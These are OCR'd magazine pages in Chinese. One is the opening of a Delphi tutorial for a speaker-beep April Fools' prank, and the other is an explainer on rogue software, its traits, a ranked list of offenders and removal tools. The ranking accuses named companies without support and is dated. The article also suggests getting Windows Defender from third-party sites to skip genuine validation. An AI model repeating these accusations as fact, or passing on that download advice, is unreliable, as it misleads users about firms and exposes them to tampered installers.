


图 3

文章难易度：★★★★
文章简介：使用Window API中的Beep函数来编写一个简单的整人工具

# 使用 Delphi 简单编写两行代码实现超级整人

阿斯匹林

愚人节虽然早已经过去了，可是一想到那天我是如何整别人的，心里就想笑。想必愚人节那天，大家也曾经愚弄过别人或是被别人愚弄过吧！既然我们是菜鸟，当然玩也要玩出点花样来，别人整人，我们就来整电脑。下面我就教大家编写一个整人工具，无论对方是电脑小菜还是电脑高手，都会被吓得冒汗！这个工具的编写非常简单，只需要两行关键的代码。

知其然，更要知其所以然！因此，我们先来看一下这个恶作剧工具的原理。众所周知，每台电脑的主板上都有一个扬声器，当我们开机的时候都会听到主机发出"嘀"的一声，就是从主板上的扬声器里发出的，常用于对硬件的检测。我们就是要在编程上让这个扬声器发出奇怪的声音，来吓吓被我们愚弄的人。那要如何编程实现呢？当然是编写中断程序了，可能许多读者会认为编写中断程序很麻烦，不过，不用关急，我们还有微软嘛！Windows 把我们想做事的都给做了，直接调用 Windows API 就可以实现了。

**小知识：什么是API**

API是指 Application Programming Interface（应用程序编程接口），其实就是操作系统留给应用程序的一个调用接口，应用程序通过调用操作系统的API而使操作系统去执行应用程序的命令或动作。早在DOS时代就有API的概念了，只不过那时的API是以中断调用的形式（INT 21h）提供的，在在DOS下跑的应用程序都直接或间接的通过中断调用来使用操作系统功能，比如将AH置为30h后再调用INT 21h，就可以得到DOS操作系统的版本号。




图 1

好了，实现的原理我们讲完了，剩下的就是动手来实现了！启动 Delphi 7，新建一个控制台程序，依次打开菜单 File－－New－－Other，出现 "New Items" 对话框，选择其中的 "Console Application"，点击下边的 "OK" 按钮（图1），就会出现如图 2 所示的代码编辑框了。

**小知识：什么是控制台程序**

控制台程序是指基于 Windows 环境的基于字符界面（CUI，Character User Interfaces）程序。控制台程序与 GUI 程序的区别不是很明显，看上去虽然像 DOS 程序，但两者其实不同。

经编写代码之前还得介绍一下我们今天的主角，就是 Window API 中的 Beep 函数。我查了一下 API 帮助文档，现在翻译给大家：




图 2

**函数申明：**

```
BOOL Beep(
DWORD dwFreq,      // sound frequency, in hertz
DWORD dwDuration   // sound duration, in milliseconds
);
```

**参数介绍：**

DWORD dwFreq：声音频率，单位为Hz，此参数的值必须在37到32767之间。

DWORD dwDuration：声音持续时间，单位为毫秒。

返回值：如果函数执行成功，返回非零值，否则返回值为零！

下转第 424 页

文章难易度：★★

文章阅读点：彻底了解流氓软件的来龙去脉，以及如何清除与防范流氓软件

# 让网络中再也没有流氓

## ——看菜鸟与“流氓软件”的较量

chenggong

提起流氓软件，不管是菜鸟还是老鸟，相信都百分百的接触过。据有关方面的专家统计，国内99.99%的个人用户电脑都受到过流氓软件的侵袭。这些流氓软件使得我们的电脑运行速度缓慢甚至死机，还会影响我们的正常生活和工作，最新变种的流氓软件已经具备了病毒与木马的特征，开始对系统进行破坏、感染并对自己进行保护，甚至于我们不小心删除或卸载了流氓软件的话会导致无法上网。如果这些流氓软件里还带有泄露个人隐私的木马，例如盗取QQ密码和银行密码之类的功能，那会是一个什么样的后果呢？可以说流氓软件对我们电脑用户的危害是相当大的，今天我就给各位菜鸟详细的介绍一下流氓软件，知已知彼，才能做到百战不殆。

## 一、什么是流氓软件

中国互联网协会于11月8日发布了恶意软件（也就是我们平常说的流氓软件）的最新定义：**是指在未明确提示用户或未经用户许可的情况下，在用户计算机或其他终端上安装运行，侵犯用户合法权益的软件，但已被我国现有法律法规规定的计算机病毒除外**。根据这个定义，常见的广告软件、间谍软件、浏览器劫持、行为记录软件、恶意共享软件等处在**合法商业软件**和**电脑病毒**之间的灰色地带的软件，都可以被称为流氓软件。

**流氓软件与正规软件和计算机病毒的区别如下。**

计算机病毒：自身具有或使其它程序具有破坏系统功能、危害用户数据或其它恶意行为的一类程序。这类程序往往影响计算机使用，并能够自我复制；

正规软件：为方便用户使用计算机工作、娱乐而开发，面向社会公开发布的软件；

流氓软件：是介于病毒和正规软件之间的软件，具备正常功能（下载、媒体播放等）和恶意行为（弹广告、开后门）等，既有一定的实用价值，也会给用户带来种种干扰。

## 二、流氓软件流氓的特征和分类

### 1.流氓软件八大特征

①强制安装：指在未明确提示用户或未经用户许可的情况下，在用户计算机或其它终端上安装软件的行为。

②难以卸载：指未提供通用的卸载方法，或在不受其它软件影响、人为破坏的情况下，卸载后仍然有活动程序的行为。

③浏览器劫持：指未经用户许可，修改用户浏览器或其它相关设置，迫使用户访问特定网站或导致用户无法正常上网的行为。

④广告弹出：指未明确提示用户或未经用户许可的情况下，利用安装在用户计算机或其它终端上的软件弹出广告的行为。

⑤恶意收集用户信息：指未明确提示用户或未经用户许可，恶意收集用户信息的行为。

⑥恶意卸载：指未明确提示用户、未经用户许可或误导、欺骗用户卸载非恶意软件的行为。

⑦恶意捆绑：指在软件中捆绑已被认定为恶意软件的行为。

⑧其它侵犯用户知情权、选择权的恶意行为。

### 2.流氓软件的分类

①广告软件：未经用户允许，下载并安装或与其它软件捆绑并通过弹出式广告或以其它形式进行商业广告宣传的程序。

②间谍软件：在使用者不知情的情况下，在用户电脑上安装后门程序的软件。用户隐私数据和重要信息会被后门程序捕获。

③浏览器劫持：是一种恶意程序，通过DLL插件、BHO、Winsock LSP等形式对用户的浏览器进行篡改。

④行为记录软件：指未经用户许可窃取、分析用户隐私数据，记录用户使用网络习惯的软件。

⑤恶意共享软件：指采用不正当的捆绑或不透明的方式强制安装在用户的计算机上，并且利用一些病毒常用的技术手段造成软件很难被卸载或采用一些非法手段强制用户购买免费、共享软件。

⑥搜索引擎劫持：指未经用户授权自动修改第三方搜索引擎结果的软件。

⑦自动拨号软件：未经用户允许，自动拨叫软件中设定的电话号码的程序。

⑧网络钓鱼：网络钓鱼（Phishing）是指攻击者利用欺骗性的电子邮件和伪造的Web站点来进行诈骗活动，受骗者往往会泄露自己的财务数据。

## 三、被流氓软件入侵后的症状

如果你的电脑常常会弹出带有广告内容的窗口，还有IE浏览器的工具栏位置添加与该软件功能不相干的网页链接图标，访问正常网站时被转向到恶意网页，输入错误网址时被转到劫持软件指定的网站，IE主页/搜索页等被修改为特定网站，收藏夹里自动反复添加恶意网站链接等等现象就证明你的电脑已经被流氓软件入侵了。

## 四、十大流氓软件及存在的问题

**1.冠军：3721上网助手、地址栏搜索及网络实名**

*存在问题：*

①强制安装

②浏览器劫持（添加用户不需要的按钮、在IE地址菜单项中添加非法内容）

③干扰其它软件运行

④无法彻底卸载

**2.亚军：淘宝网**

*存在问题：强行弹出过多广告*

**3.第三名：eBay易趣**

*存在问题：*

①强制安装

②浏览器劫持（自动在IE中添加按钮和菜单）

③无法卸载

**4.第四名：dudu下载加速器**

*存在问题：*

①强制安装

②诱导用户安装广告程序

③无法彻底删除

**5．第五名：中文上网**

存在问题：

①强制安装

②无法彻底卸载

**6．第六名：青娱乐聊天软件**

存在问题：强制安装

**7．第七名：很棒小秘书**

存在问题：

①强制安装

②无法彻底卸载

**8．第八名：百度搜霸、百度超级搜霸**

存在问题：强制安装

**9．第九名：一搜工具条**

存在问题：强制安装

**10．第十名：网络猪、划词搜索**

存在问题：

①强制安装

②无法彻底卸载

## 五、清除流氓软件的常用工具

### 1．来自微软的工具

Microsoft Windows恶意软件删除工具，可以检查运行WindowsXP、Windows2000和Windows2003的计算机是否受到特殊、流行的恶意软件，包括冲击波（Blaster）、震荡波（Sasser）和Mydoom等的感染，并帮助删除所有找到的感染病毒。当检测和删除过程完成时，此工具将显示一个报告，说明检测到并删除了哪些恶意软件（如果有）等检查结果。

在"开始"－"运行"栏中输入MRT.EXE就可以打开微软自带的恶意软件删除工具了。由于大多数菜鸟的操作系统不是经常更新，因此系统中的恶意软件删除工具版本会比较低。我们可以到http://www.microsoft.com/downloads/thankyou.aspx?familyId=AD724AE0-E72D-4F54-9AB3-75B8EB148356&displayLang=zh-cn来下载最新版本的恶意软件删除工具。运行下载后的Windows-KB890830-V1.21.exe（实际上是一个补丁）就可以启动微软的恶意软件删除工具了，如图1。我们可以根据不同的情况选择快速扫描、完全扫描、自定义扫描。不过该款工具的测试扫描效果并不令人满意，它没有检测到我电脑中的流氓软件，个人认为此工具对付国内的流氓软件有点儿水土不服，也许对付国外的流氓软件效果会好些吧，因此建议经常上国外网站的电脑用户使用此软件。





图1

### 2．微软的Windows Defende反间谍软件

微软收购了Giant（国外著名反间谍软件厂商），并将Giant Antispyware更名为Windows Antispyware。经过不断的改进，微软于2月16日发布了Windows Defender Beta2。Windows Defender Beta2是一个免费的应用程序，可保护我们的计算机使其能够抵御由间谍软件及其它有害软件导致的弹出窗口、性能降低以及其它安全威胁，从而能够保证用户的电脑保持高效的运作。

需要注意的是Windows Defende虽然是免费的，但是从官方下载时微软会要求我们进行正版验证，对于广大的菜鸟来说，可以从新浪等网站上来下载，软件安装完成后运行的界面如图2所示。





图2

点击"Scan"按钮，开始快速扫描（Quick Scan），也可以单击"Scan"按钮旁的下拉箭头，选择自定义扫描，扫描指定的驱动器或文件夹。在Tools界面的选项中，我们可以看到许多的设定和工具，如图3。Software Explorer是一个非常有用的工具，在这里我们可以看或者修改那些难以修改的系统设置，如图4。它允许我们查看目前电脑上运行的程序，还会将各个进程解释得一清二楚，当然解释都是英文的，这是它的缺点（既然是英文的，我猜不少读者又该头疼了，玩黑嘛，英文是必须要学好的）。

